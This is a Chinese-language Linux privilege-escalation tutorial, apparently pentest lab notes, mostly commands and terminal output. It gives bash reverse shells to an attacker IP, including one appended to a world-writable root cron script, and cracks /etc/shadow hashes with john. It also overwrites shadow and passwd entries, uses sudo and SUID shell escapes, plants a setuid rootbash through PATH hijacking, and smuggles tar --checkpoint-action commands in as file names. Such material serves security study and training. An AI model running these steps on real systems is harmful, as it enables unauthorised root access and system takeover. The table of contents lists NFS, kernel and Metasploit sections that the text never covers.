

# Linux提权

---

## Linux提权

### 反弹 shell

#### 一、利用 shadow 和 passwd 文件配置错误提权

[/etc/shadow 和 /etc/passwd 简介](#)

##### 1.1、可读 shadow 文件利用

##### 1.2、可写 shadow 文件利用

##### 1.3、可写 passwd 文件利用

#### 二、SUDO滥用提权

#### 三、SUID提权

[SUID 提权原理](#)

##### 3.1、利用 find 提权

##### 3.2、利用 bash 提权

##### 3.3、SUID环境变量提权

[实验演示](#)

#### 四、计划任务提权

##### 4.1、计划任务文件提权

##### 4.2、计划任务PATH环境变量提权

##### 4.3、计划任务+通配符提权

[Wildcard wildness简介](#)

[提权操作](#)

#### 五、NFS提权

#### 六、Linux内核漏洞提权

#### 七、metasploit linux 提权

# Linux提权

## 反弹 shell

```
1  bash -c 'bash -i >& /dev/tcp/192.168.228.136/8888 0>&1'
2
3  bash -c: 指定使用bash这个shell来执行后面的命令
4  bash -i: 启动一个交互式的shell
5
6  >&: 标准输出和错误输出都进行重定向
7  /dev/tcp/192.168.127.135/8888: 要重定向到的位置此处为192.168.127.135:8888
8  0>&1: 把标准输入重定向到标准输出
9
10 #由于反弹shell得到的终端是半交互终端，很多命令用不了，所以可以使用下列方法升级为全交互终端
11 python -c 'import pty; pty.spawn("/bin/bash")'
12 # 使用Python来创建一个新的终端并在这个终端中启动bash。
13 ctrl+z
14 # 将当前的进程（这里是反弹shell）发送到后台。
15 stty raw -echo
16 # 改变终端的模式，使其进入“原始”模式，并关闭回显。stty raw: 将终端从"cooked"模式切换到"raw"模式。在"cooked"模式下，终端会处理例如行编辑、回显等特性。而在"raw"模式下，这些特性都是禁用的，数据会直接从键盘传到程序，没有任何处理。
17 fg
18 # 将之前已经发送到后台的进程（在这里是你的反弹shell）带回到前台。
19 reset
20 # 重置和初始化终端。
21 export SHELL="bash"
22 # 设置使用的shell为bash
```

## 一、利用 shadow 和 passwd 文件配置错误提权

### /etc/shadow 和 /etc/passwd 简介

```

1  /etc/passwd 文件，是用户配置文件，存储了系统中所有用户的基本信息，并且所有用户都可以读取此文件内容。文件内数据格式如下
2      用户名:密码:UID（用户ID）:GID（组ID）:描述性信息:主目录:`
3  密码字段的"x" 表示此用户设有密码，但不是真正的密码，真正的密码保存在 /etc/shadow 文件中
4
5  /etc/shadow 文件，用于存储 Linux 系统中用户的密码信息，又称为“影子文件”。由于/etc/passwd 文件允许所有用户读取，易导致用户密码泄露，因此 Linux 系统将用户的密码信息从 /etc/passwd 文件中分离出来，并单独放到了此文件中。/etc/shadow 文件只有 root 用户拥有读权限，其他用户没有任何权限，这样就保证了用户密码的安全性。文件内数据格式如下
6      用户名:加密密码:最后一次修改时间:最小修改时间间隔:密码有效期:密码需要变更前的警告天数:密码过期后的宽限时间:账号失效时间:保留字段
7
8      $6$AtKftWj1$mDa4mwv3STbE51AbtgC8uj.pgnvHFyn2rlKnIV
9      0MA9uufIXCBJKURVwRLEItfCNGrFnaCpnNUcznQMj/tR7el.
10
11     其中密码字段分为三部分，每部分用 $ 分隔
12     $6$: 这部分表示了密码散列算法的类型，$6$表示该密码使用了 SHA-512 算法，$5$: 表示采用 SHA-256 加密，$1$: 表示采用 MD5 加密
13     AtKftWj1: 这部分是“盐值” (Salt)，用于增加密码破解的难度。这个盐值将与用户的明文密码一起作为 SHA-512 散列函数的输入，使得即使两个用户使用了相同的明文密码，他们的散列密码也会不同。
14     mDa4mwv3STbE51AbtgC8uj.pgnvHFyn2rlKnIV0MA9uufIXCBJKURVwRLEItfCNGrFnaCpnNUcznQMj/tR7el.: 这部分是 SHA-512 加盐哈希算法处理过的密码散列值

```

## 1.1、可读 shadow 文件利用

/etc/shadow 文件包含用户的密码哈希值，通常只有 root 用户可读，如果普通用户也能对 /etc/shadow 文件进行读取，那么我们就能利用可读的 /etc/shadow 提权。

对于可读的 /etc/shadow 文件：可以读取用户的哈希并使用 john the ripper 或 hash cat 执行暴力攻击。

使用下方命令查看 /etc/shadow 文件权限分配情况

```
1  ls -l /etc/shadow
```

使用下方命令读取 /etc/shadow 文件内容

```
1  cat /etc/shadow
```

找到 root 用户信息，将其复制到 kali 存放到文件中，执行下方命令进行破解

```
1  john --wordlist=字典路径 用户信息文件
```

```

(kali㉿kali)-[~/桌面]
$ vim hash

(kali㉿kali)-[~/桌面]
$ john --wordlist=/usr/share/wordlists/rockyou.txt hash
Warning: detected hash type "sha512crypt", but the string is also recognized as "HMAC-SHA256"
Use the "--format=HMAC-SHA256" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 512/512 AVX512BW 8x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Press 'q' or Ctrl-C to abort, almost any other key for status
root (root)
1g 0:00:00:05 DONE (2023-12-14 00:15) 0.1976g/s 2023p/s 2023c/s 2023C/s sandara..CHRIS1
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

(kali㉿kali)-[~/桌面]
$ 

```

注：john 对于同一个信息只会进行一次爆破，如果第一次爆破成功，那么第二次执行 john 是不会得到结果的，如果想查看上一次爆破的结果，可以使用以下命令。

```
1 john --show 用户信息文件
```

## 1.2、可写 shadow 文件利用

/etc/shadow 文件包含用户的密码哈希值，通常只有 root 用户可写，如果普通用户也能对 /etc/shadow 文件进行写入，那么我们就能够利用可写的 /etc/shadow 提权。

在上一节中，使用 "ls -l /etc/shadow" 查看 /etc/shadow 文件的权限分配情况时，发现其他用户能够对 /etc/shadow 文件进行读写。

对于可写的 `/etc/shadow` 文件，可以使用 kali 自带的 `mkpasswd` 工具来自定义密码生成一个新的 hash 值：

```
1 mkpasswd -m sha-512 newpassword #从前面的提权方法中，我们已经知道root用户的密码hash值使用的算法类型
```

执行下方命令，将 /etc/shadow 文件进行备份，防止修改时出现意外状况。

```
1 cp /etc/shadow /tmp/shadow.bak
```

编辑 /etc/shadow 文件，并用刚刚生成的密码散列 (hash) 值替换原 root 用户的密码散列值，然后使用自己设置的密码切换到 root 用户，得到 root 权限：

```
1 vim /etc/shadow
2 su root #新密码为: newpassword
```

## 1.3、可写 passwd 文件利用

/etc/passwd 文件包含有关用户帐户的信息，通常只能由 root 用户写入。在以前 Linux 发行版中 /etc/passwd 文件会包含用户的密码哈希值，而且现在大部分的 Linux 都在 /etc/shadow 文件中存储用户的密码哈希值。

但Linux系统为了向后兼容，有如下特性：如果 /etc/passwd 中用户行的第二个字段包含密码哈希，它将优先于 /etc/shadow 中的哈希。

使用下方命令查看 /etc/passwd 文件权限分配情况

```
1 ls -l /etc/passwd
```

在 kali 中使用 openssl 生成一个新的密码 hash 值：

```
1 openssl passwd 123456
```

编辑 /etc/passwd 文件，并将刚才新生成的密码 hash 放置在 root 用户行的第一个和第二个冒号(:)之间(替换“x”)，然后切换到 root 用户，使用新密码登录：

```
1 cp /etc/passwd /tmp/passwd.bak
2 vim /etc/passwd
3 su root
4 #然后使用新的root密码进行登录
```

## 二、SUDO滥用提权

sudo是linux系统管理指令，是允许系统管理员让普通用户执行一些或者全部的 root 命令的一个工具，如reboot，su等等。这样不仅减少了root用户的登录和管理时间，同样也提高了安全性。sudo不是对shell的一个代替，它是面向每个命令的。在一些应用场景里面，为了方便运维人员以低权限帐号进行运维，往往会开启帐号的一些SUDO权限给运维帐号，而SUDO权限的授予在/etc/sudoers中进行操作。

```
1 ubuntu ALL=(ALL:ALL) NOPASSWD:/usr/bin/apt-get
```

- ubuntu表示用户名

- 第一个 ALL 指示允许从任何终端访问sudo
- 第二个(ALL:ALL)指示sudo命令被允许任意用户、任意组执行
- 第三个 NOPASSWD 表示不需要输入密码而可以sudo执行的命令

在渗透测试过程中，当获取低权限shell后，通常会运行 `sudo -l` 查看当前用户的权限。如果查询结果表示配置了ALL 或者以下命令设置了无密码sudo，就可以进行提权。

```
1  wget、find、cat、apt、zip、xxd、time、taskset、git、sed、pip、ed、tmux、scp、perl、bash、less、awk、man、vi、env、ftp、ed、screen
```

```
1  一条命令提权的
2  sudo vim -c '!sh'
3  sudo awk 'BEGIN {system("/bin/sh")}'
```

```
4  sudo find /etc/passwd -exec /bin/sh \;
```

```
5  sudo apt update -o APT::Update::Pre-Invoke:="/bin/sh"
```

```
6
```

```
7  两条命令提权的
```

```
8  sudo less /etc/hosts
```

```
9  !/bin/sh
```

其他提权方式可参考：[GTFOBins](#) 该工具是一个用于搜索和收集有关Linux和Unix系统上的提权和绕过安全控制的信息的开源项目，可用于在配置错误的系统中绕过本地安全限制。

## 三、SUID提权

SUID 是Linux系统当中的一种特殊权限，设置了 SUID 的程序文件，在用户执行该程序时，用户的权限是该程序文件属主的权限，例如程序文件的属主是root，那么执行该程序的用户就将暂时获得root账户的权限。还有一种特殊权限为SGID，它与SUID类似，只是执行程序时获得的是文件属组的权限。passwd 这个命令程序的权限设置，它就是设置了 SUID 权限的。SUID 有下列几点需要注意。

1. 只有可以执行的二进制程序文件才能设定SUID权限,非二进制文件设置SUID权限没有任何意义.
2. 命令执行者要对该程序文件拥有执行(x)权限.
3. 命令执行者在执行该程序时获得该程序文件属主的身份.

### SUID 提权原理

原理：利用某些设置了 SUID 权限的二进制文件来通过 root 权限执行命令

常见的可以用来提权的命令有

```
1 nmap、vim、find、bash、more、less、nano、cp、awk、mv
2 更多命令查看: https://gtfobins.github.io
```

## 查找 SUID 文件

```
1 find / -user root -perm -u=s -type f 2>/dev/null
2
3 find: 这是Linux系统上用于查找文件和目录的命令。
4 /: 表示从根目录开始查找, 也就是整个文件系统。
5 -user root: 只查找属于"root"用户的文件。
6 -perm -u=s: 指定查找设置了SetUID (设置用户ID) 权限的文件。
7 -type f: 只查找普通文件, 而不是目录或其他类型的文件。
8 2>/dev/null: 屏蔽报错信息。
```

### 3.1、利用 find 提权

find命令通常用来在系统中查找文件, 但是它也有执行命令的能力。因此, 如果配置为使用 SUID 权限运行, 且可执行文件的所有者为 root 用户, 那么通过 find 执行的命令都将以 root 身份去运行。

```
1 find / -user root -perm -u=s -type f 2>/dev/null #查找 SUID 文件, 如果结果
  中存在 find 命令就可以利用提权
2
3 find /etc/passwd -exec /bin/bash -p \; #执行该命令进行提权
4
5 find: 这是Linux系统上用于查找文件和目录的命令。
6
7 /etc/passwd: 指定了查找的起始点是 /etc/passwd 文件。
8
9 -exec: find 命令的选项, 用于执行指定的命令。
10
11 /bin/bash -p: 这是要执行的命令
12
13 \;; 这是 -exec 选项的一部分, 用于表示命令的结束。\\; 表示命令结束, 可以执行下一个匹配
  项。
14
```

### 3.2、利用 bash 提权

bash 命令通常用来在打开一个shell, 但是它也有执行命令的能力。因此, 如果为 bash 配置了使用 SUID 权限运行, 且 bash 文件的所有者为 root 用户, 那么通过 bash 执行的命令都将以 root 身份去运行。

```
1 find / -user root -perm -u=s -type f 2>/dev/null #查找 SUID 文件，如果结果中  
存在 find 命令就可以利用提权  
2 bash -p #执行该命令进行提权  
3  
4 #注意：在执行 bash 命令时一点要添加 -p 参数，否则提权不成功  
5 #因为如果启动 bash 时的 Effective UID 与 Real UID 不相同，而且没有使用 -p 参数，  
则 bash 会将 Effective UID 还原成 Real UID。  
6 #Real UID 执行该进程的用户实际的UID  
7 #Effective UID 程序实际操作时生效的UID，suid 的程序启动时，Effective UID 就等于二  
进制文件的所有者
```

### 3.3、SUID环境变量提权

PATH 是Linux和类Unix操作系统中的环境变量，类似 windows 中的 path 环境变量，当我们执行一个命令的时候 shell 会先检查命令是否是系统内部命令，如果不是则会再去检查此命令是否是一个应用程序，shell 会试着从 PATH 中逐步查找命令，查看环境变量命令如下：

```
1 echo $PATH #查看 PATH 环境变量
```

如果我們可以在环境变量中写入自己的环境变量，然后写一个自己的恶意命令，配合 SUID 文件即可达到提权的目的。

#### 实验演示

执行下方命令查找具有 SUID 权限的文件，发现一个名为 suid-env 的文件

```
1 find / -user root -perm -u=s -type f 2>/dev/null #查找 SUID 文件，如果结果中  
存在 find 命令就可以利用提权
```



```
ubuntu@ubuntu-virtual-machine:~$ find / -user root -perm -u=s -type f 2>/dev/null
/bin/ping
/bin/su
/bin/fusermount
/bin/umount
/bin/mount
/bin/ping6
/bin/bash
/usr/bin/lppasswd
/usr/bin/vim.basic
/usr/bin/passwd
/usr/bin/sudo
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/find
/usr/bin/mtr
/usr/bin/newgrp
/usr/bin/pkexec
/usr/bin/chsh
/usr/bin/traceroute6.iputils
/usr/bin/X
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/pt_chown
/usr/lib/openssh/ssh-keysign
/usr/lib/x86_64-linux-gnu/oxide-qtx/chrome-sandbox
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/eject/dmccrypt-get-device
/usr/sbin/pppd
/usr/local/bin/suid-env
```

执行下方命令从二进制文件中提取可打印的文本字符串，发现在执行此文件时会使用 `ps aux` 命令查看进程，但是此处在使用 `ps` 时写的是相对路径去使用的

```
1 strings /usr/local/bin/suid-env #从二进制文件中提取可打印的文本字符串
```

所以我们就可以在一个有写权限的目录下创建一个与 `ps` 同名的文件，文件内写我们的提权命令，然后将该目录加入到环境变量中，此时执行 `suid-env` 时就会运行我们的提权脚本了

```
1 echo "/bin/bash" > /tmp/ps #向 /tmp/ps 写入启动 bash 的命令
2 chmod 777 /tmp/ps #将 /tmp/ps 文件的权限设置为 777
3 ls -al /tmp/ps #查看 /tmp/ps 文件的权限
4 echo $PATH #查看 $PATH 变量
5 export PATH=/tmp:$PATH #将 /tmp 目录添加到原本的 $PATH 变量之前，因为在寻找路径时
  是从左到右寻找的，所以会找到我们的恶意文件去执行
6 /usr/local/bin/suid-env # 运行 /usr/local/bin/suid-env 文件
```

## 四、计划任务提权

Linux计划任务是 Linux 系统中用于定时执行任务的一种机制。通过计划任务，用户可以安排脚本或命令在特定时间自动执行，这对于定期执行系统维护任务、数据备份等操作非常有用。但是如果计划任务配置不当，可能会被利用来获取系统的高级权限。

`/etc/crontab` 文件是系统范围内的Cron作业配置文件，文件内容一般和下方类似。

```
1  ubuntu@ubuntu-virtual-machine:~$ cat /etc/crontab | grep -v '#'
2
3  SHELL=/bin/sh #设置了SHELL环境变量，指定了要在计划任务中使用的shell解释器为/bin/s
   h。
4  PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin #设置了PA
   TH环境变量，定义了cron作业的执行环境中的可执行文件搜索路径。
5
6  #接下来的每一行是一个计划任务条目，这些条目遵循cron的标准格式，即
7  #分钟(0-59) 小时(0-23) 月中的哪一天(1-31) 月份(1-12) 星期几(0-7) 用户 命令
8
9  17 * * * * root    cd / && run-parts --report /etc/cron.hourly
10 #第一个计划任务（第七行）将在每小时的第17分钟以root用户身份运行/etc/cron.hourly目录
   中的所有脚本文件。
11
12 25 6 * * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --repor
   t /etc/cron.daily )
13 #第二个计划任务（第八行）将在每天早上6点25分以root用户身份运行/etc/cron.daily目录中
   的所有脚本文件。
14
15 47 6 * * 7 root    test -x /usr/sbin/anacron || ( cd / && run-parts --repor
   t /etc/cron.weekly )
16 #第三个计划任务（第九行）将在每周的星期天早上6点47分以root用户身份运行/etc/cron.week
   ly目录中的所有脚本文件。
17
18 52 6 1 * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --repor
   t /etc/cron.monthly )
19 #第四个计划任务（第十行）将在每月的1号早上6点52分以root用户身份运行/etc/cron.monthly
   目录中的所有脚本文件。
20
21
22
23 * * * * * user-name command-to-be-executed
24 - - - - -
25 | | | | |
26 | | | | +----- 周几 (0 - 7) (0和7都代表星期日)
27 | | | +----- 月份 (1 - 12)
28 | | +----- 月中的哪一天 (1 - 31)
29 | +----- 小时 (0 - 23)
30 +----- 分钟 (0 - 59)
```

## 4.1、计划任务文件提权

当计划任务脚本文件配置不当，导致任何人对于计划任务脚本文件都具有写权限时，我们可以通过修改计划任务脚本文件来进行提权。

执行下方命令查看系统范围内的计划任务作业，发现存在以 root 权限执行的 overwrite.sh 脚本。

```
1 cat /etc/crontab
```

```
ubuntu@ubuntu-virtual-machine:~$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/home/ubuntu:/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 * * * * root    cd / && run-parts --report /etc/cron.hourly
25 6 * * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6 * * 7 root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6 1 * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
#
* * * * * root overwrite.sh
ubuntu@ubuntu-virtual-machine:~$
```

执行下方命令查找 overwrite.sh 文件所在位置，并查看该文件权限配置，发现该文件任何人可写

```
1 find / -name overwrite.sh 2>/dev/null
2 ll /usr/local/bin/overwrite.sh
```

```
ubuntu@ubuntu-virtual-machine:~$ find / -name overwrite.sh 2>/dev/null
/usr/local/bin/overwrite.sh
ubuntu@ubuntu-virtual-machine:~$ ll /usr/local/bin/overwrite.sh
-rwxrwxrwx 1 root root 990 12月 14 17:03 /usr/local/bin/overwrite.sh*
ubuntu@ubuntu-virtual-machine:~$
```

执行下方命令向 overwrite.sh 文件写入反弹 shell 命令

```
1 echo 'bash -i >& /dev/tcp/192.168.228.138/6666 0>&1' >> /usr/local/bin/overwrite.sh
```

```
ubuntu@ubuntu-virtual-machine:~$ echo 'bash -i >& /dev/tcp/192.168.228.138/6666 0>&1' >> /usr/local/bin/overwrite.sh
ubuntu@ubuntu-virtual-machine:~$
```

然后再接收 shell 的服务器执行下方命令监听端口，等待计划任务执行后即可获得 root 权限的 shell

```
1 nc -lvnp 6666
```

```

(kali㉿kali)-[~/桌面]
$ nc -lvnp 6666
listening on [any] 6666 ...
connect to [192.168.228.138] from (UNKNOWN) [192.168.228.148] 38147
bash: 无法设定终端进程组(7054): 对设备不适当的 ioctl 操作
bash: 此 shell 中无任务控制
root@ubuntu-virtual-machine:~# whoami
whoami
root

```

## 4.2、计划任务PATH环境变量提权

当计划任务配置不当，在运行脚本时没有使用绝对路径，且 PATH 环境变量存在低权限用户也可写入的路径，导致攻击者可以在 PATH 环境变量指定的路径中写入伪造的计划任务脚本来进行提权。

执行下方命令查看系统范围内的计划任务作业。

```
1 cat /etc/crontab
```

```

ubuntu@ubuntu-virtual-machine:~$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/home/ubuntu:/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 * * * * root    cd / && run-parts --report /etc/cron.hourly
25 6 * * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6 * * 7 root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6 1 * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
#
* * * * * root overwrite.sh
ubuntu@ubuntu-virtual-machine:~$

```

发现存在以 root 权限执行的 overwrite.sh 脚本，且该文件写的是相对路径执行。而我们对于 /etc/cron 文件中指定的 PATH 路径中的 /home/ubuntu 目录具有写入权限，所以我们可以可以在 /home/ubuntu 目录中新建一个 overwrite.sh 文件，里面写入我们的提权脚本即可。

```

1  vim /home/ubuntu/overwrite.sh #在 /home/ubuntu 新建 overwrite.sh 文件
2
3  #将下列内容写入到 /home/ubuntu/overwrite.sh 文件中
4  #!/bin/bash
5  cp /bin/bash /tmp/rootbash
6  chmod +xs /tmp/rootbash
7
8  chmod +x /home/ubuntu/overwrite.sh #为 /home/ubuntu/overwrite.sh 添加可执行
   权限
9
10 /tmp/rootbash -p #等待一分钟后执行该命令即可获得 root 权限

```

## 4.3、计划任务+通配符提权

### Wildcard wildness简介

Wildcard wildness 简称 WS，接下来通过实验理解什么是 WS。

首先，我们创建下列文件

```

1  mkdir test
2  cd test
3  echo "a" > a.txt
4  echo "b" > b.txt
5  echo "c" > ./--help

```

```

ubuntu@ubuntu-virtual-machine:~$ mkdir test
ubuntu@ubuntu-virtual-machine:~$ cd test
ubuntu@ubuntu-virtual-machine:~/test$ echo "a" > a.txt
ubuntu@ubuntu-virtual-machine:~/test$ echo "b" > b.txt
ubuntu@ubuntu-virtual-machine:~/test$ echo "c" > ./--help
ubuntu@ubuntu-virtual-machine:~/test$ ll
总用量 20
drwxrwxr-x  2 ubuntu ubuntu 4096 6月 19 16:33 ./
drwxr-xr-x 17 ubuntu ubuntu 4096 6月 19 16:32 ../
-rw-rw-r--  1 ubuntu ubuntu   2 6月 19 16:32 a.txt
-rw-rw-r--  1 ubuntu ubuntu   2 6月 19 16:32 b.txt
-rw-rw-r--  1 ubuntu ubuntu   2 6月 19 16:33 --help
ubuntu@ubuntu-virtual-machine:~/test$

```

查看刚才创建的文件，发现查看 a.txt 和 b.txt 时一切正常，但查看 --help 文件时发现直接调出了 cat 命令的帮助手册

```
ubuntu@ubuntu-virtual-machine:~/test$ cat a.txt
a
ubuntu@ubuntu-virtual-machine:~/test$ cat b.txt
b
ubuntu@ubuntu-virtual-machine:~/test$ cat --help
用法: cat [选项]... [文件]...
将[文件]或标准输入组合输出到标准输出。

-A, --show-all          等于-vET
-b, --number-nonblank    对非空输出行编号
-e                       等于-vE
-E, --show-ends          在每行结束处显示"$"
-n, --number             对输出的所有行编号
-s, --squeeze-blank      不输出多行空行
-t                       与-vT 等价
-T, --show-tabs          将跳格字符显示为^I
-u                       (被忽略)
-v, --show-nonprinting   使用^ 和M- 引用，除了LFD和 TAB 之外
--help                  显示此帮助信息并退出
--version               显示版本信息并退出
```

如果没有指定文件，或者文件为"- "，则从标准输入读取。

示例：

```
cat f - g  先输出f 的内容，然后输出标准输入的内容，最后输出g 的内容。
cat        将标准输入的内容复制到标准输出。
```

此时如果我们执行 ls \*，会发现执行的结果也是 ls --help 的结果，这种技巧就是 Wildcard wildness

。



```
ubuntu@ubuntu-virtual-machine:~/test$ ls *
用法: ls [选项]... [文件]...
List information about the FILES (the current directory by default).
Sort entries alphabetically if none of -cftuvSUX nor --sort is specified.
```

必选参数对长短选项同时适用。

-a, --all	不隐藏任何以. 开始的项目
-A, --almost-all	列出除. 及.. 以外的任何项目
--author	与-l 同时使用时列出每个文件的作者
-b, --escape	以八进制溢出序列表示不可打印的字符
--block-size=SIZE	scale sizes by SIZE before printing them. E.g., '--block-size=M' prints sizes in units of 1,048,576 bytes. See SIZE format below.
-B, --ignore-backups	do not list implied entries ending with ~
-c	with -lt: sort by, and show, ctime (time of last modification of file status information) with -l: show ctime and sort by name otherwise: sort by ctime, newest first
-C	list entries by columns

如果此时有处在高权限运行的命令的参数中可以去执行其他 Linux 命令，我们进行劫持，就可以达到提权的目的。在这里我们以 tar 命令为例进行演示。

tar命令支持使用通配符进行打包，且 tar 中有执行 linux 命令的参数

```
1 tar -czf test.tar a.txt --checkpoint=1 --checkpoint-action=exec=whoami
2
3 --checkpoint=1 #将检查点设置为1
4 --checkpoint-action=exec=whoami #在检查点执行 whoami 命令
```

```
ubuntu@ubuntu-virtual-machine:~/test$ tar -czf test.tar a.txt --checkpoint=1 --checkpoint-action=exec=whoami
ubuntu
```

我们可以对参数进行劫持，只需要执行下列这样的命令，创建两个以参数作为文件名的文件即可

```
1 echo "">./--checkpoint=1
2 echo "">./--checkpoint-action=exec=whoami
```

```

ubuntu@ubuntu-virtual-machine:~/test$ echo ">./--checkpoint=1
ubuntu@ubuntu-virtual-machine:~/test$ echo ">./--checkpoint-action=exec=whoami
ubuntu@ubuntu-virtual-machine:~/test$ ll
总用量 36
drwxrwxr-x  2 ubuntu ubuntu 4096 6月 19 17:26 ./
drwxr-xr-x 17 ubuntu ubuntu 4096 6月 19 17:00 ../
-rw-rw-r--  1 ubuntu ubuntu  45 6月 19 17:00 1.tgz
-rw-rw-r--  1 ubuntu ubuntu   2 6月 19 17:00 a.txt
-rw-rw-r--  1 ubuntu ubuntu   2 6月 19 17:00 b.txt
-rw-rw-r--  1 ubuntu ubuntu   1 6月 19 17:25 --checkpoint=1
-rw-rw-r--  1 ubuntu ubuntu   1 6月 19 17:26 --checkpoint-action=exec=whoami
-rw-rw-r--  1 ubuntu ubuntu   2 6月 19 17:00 --help
-rw-rw-r--  1 ubuntu ubuntu 121 6月 19 17:01 test.tar
ubuntu@ubuntu-virtual-machine:~/test$

```

删除 --help 文件，防止对我们造成干扰

```
1  rm ./--help
```

```

ubuntu@ubuntu-virtual-machine:~/test$ rm ./--help
ubuntu@ubuntu-virtual-machine:~/test$ ll
总用量 32
drwxrwxr-x  2 ubuntu ubuntu 4096 6月 19 17:31 ./
drwxr-xr-x 17 ubuntu ubuntu 4096 6月 19 17:00 ../
-rw-rw-r--  1 ubuntu ubuntu  45 6月 19 17:00 1.tgz
-rw-rw-r--  1 ubuntu ubuntu   2 6月 19 17:00 a.txt
-rw-rw-r--  1 ubuntu ubuntu   2 6月 19 17:00 b.txt
-rw-rw-r--  1 ubuntu ubuntu   1 6月 19 17:25 --checkpoint=1
-rw-rw-r--  1 ubuntu ubuntu   1 6月 19 17:26 --checkpoint-action=exec=whoami
-rw-rw-r--  1 ubuntu ubuntu 121 6月 19 17:01 test.tar

```

执行下列命令查看效果，发现成功输出 whoami 命令的结果

```
1  tar cvf test.tar *
```

```

ubuntu@ubuntu-virtual-machine:~/test$ tar cvf test.tar *
1.tgz
a.txt
b.txt
tar: test.tar: 文件是归档文件；未输出
ubuntu

```

## 提权操作

执行下列命令查看计划任务，发现有一个以 root 权限运行 /usr/bin/backup.sh 文件的计划任务

```
1  cat /etc/crontab
```



```

ubuntu@ubuntu-virtual-machine:~/test$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab`
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/home/ubuntu:/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 * * * * root    cd / && run-parts --report /etc/cron.hourly
25 6 * * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6 * * 7 root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6 1 * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
#
* * * * * root overwrite.sh
* * * * * root /usr/bin/backup.sh
ubuntu@ubuntu-virtual-machine:~/test$

```

执行下列命令查看 /usr/bin/backup.sh 文件内容，发现使用 tar 命令打包 /home/ubuntu 目录下的所有文件，并且是使用的通配符进行的打包，可以尝试利用提权

```
1 cat /usr/bin/backup.sh
```

```

ubuntu@ubuntu-virtual-machine:~/test$ cat /usr/bin/backup.sh
#!/bin/sh
cd /home/ubuntu
tar czf /tmp/backup.tar.gz *

```

因为 /usr/bin/backup.sh 脚本中的内容是切换到 /home/ubuntu 目录后，使用 tar 命令进行打包，所以我们应该切换到 /home/ubuntu 目录执行下列命令

```

1 echo "">./--checkpoint=1
2 echo "">./--checkpoint-action=exec='bash shell.sh'

```

```

ubuntu@ubuntu-virtual-machine:~$ cd /home/ubuntu/
ubuntu@ubuntu-virtual-machine:~$ echo "">./--checkpoint=1
ubuntu@ubuntu-virtual-machine:~$ echo "">./--checkpoint-action=exec='bash shell.sh'
ubuntu@ubuntu-virtual-machine:~$ ls -l
总用量 80
-rw-rw-r-- 1 ubuntu ubuntu    1  6月 19 18:13 --checkpoint=1
-rw-rw-r-- 1 ubuntu ubuntu    1  6月 19 18:13 --checkpoint-action=exec=bash shell.sh
drwxrwxr-x 4 ubuntu ubuntu 4096 12月 4  2023 CVE-2016-5195-master
-rw-rw-r-- 1 ubuntu ubuntu 17336 12月 4  2023 CVE-2016-5195-master.zip
-rw-r--r-- 1 ubuntu ubuntu 8980 12月 4  2023 examples.desktop
drwxrwxr-x 2 ubuntu ubuntu 4096  6月 19 18:08 test
drwxr-xr-x 2 ubuntu ubuntu 4096 12月 4  2023 公共的
drwxr-xr-x 2 ubuntu ubuntu 4096 12月 4  2023 模板
drwxr-xr-x 2 ubuntu ubuntu 4096 12月 4  2023 视频
drwxr-xr-x 2 ubuntu ubuntu 4096 12月 4  2023 图片
drwxr-xr-x 2 ubuntu ubuntu 4096 12月 4  2023 文档
drwxr-xr-x 2 ubuntu ubuntu 4096 12月 4  2023 下载
drwxr-xr-x 2 ubuntu ubuntu 4096 12月 4  2023 音乐
drwxr-xr-x 2 ubuntu ubuntu 4096 12月 4  2023 桌面
ubuntu@ubuntu-virtual-machine:~$

```

上述两个文件创建完成后，在相同目录再新建一个 shell.sh 文件，文件内写反弹 shell 的命令，并添加可执行权限。然后在 kali 启动监听，等待片刻后即可接收到 shell

```
1 #shell.sh文件内容如下
2 bash -c 'bash -i >& /dev/tcp/192.168.228.136/8888 0>&1'
3 chmod +x shell.sh
4
5 #kali执行下列命令进行监听
6 nc -lvp 8888
7
```

```
bash -c 'bash -i >& /dev/tcp/192.168.228.136/8888 0>&1'
~
```

```
(root@kali)-[~/桌面]
# nc -lvp 8888
listening on [any] 8888 ...
192.168.228.151: inverse host lookup failed: Host name lookup failure
connect to [192.168.228.136] from (UNKNOWN) [192.168.228.151] 45361
bash: 无法设定终端进程组(9428): 对设备不适当的 ioctl 操作
bash: 此 shell 中无任务控制
root@ubuntu-virtual-machine:/home/ubuntu# whoami
whoami
root
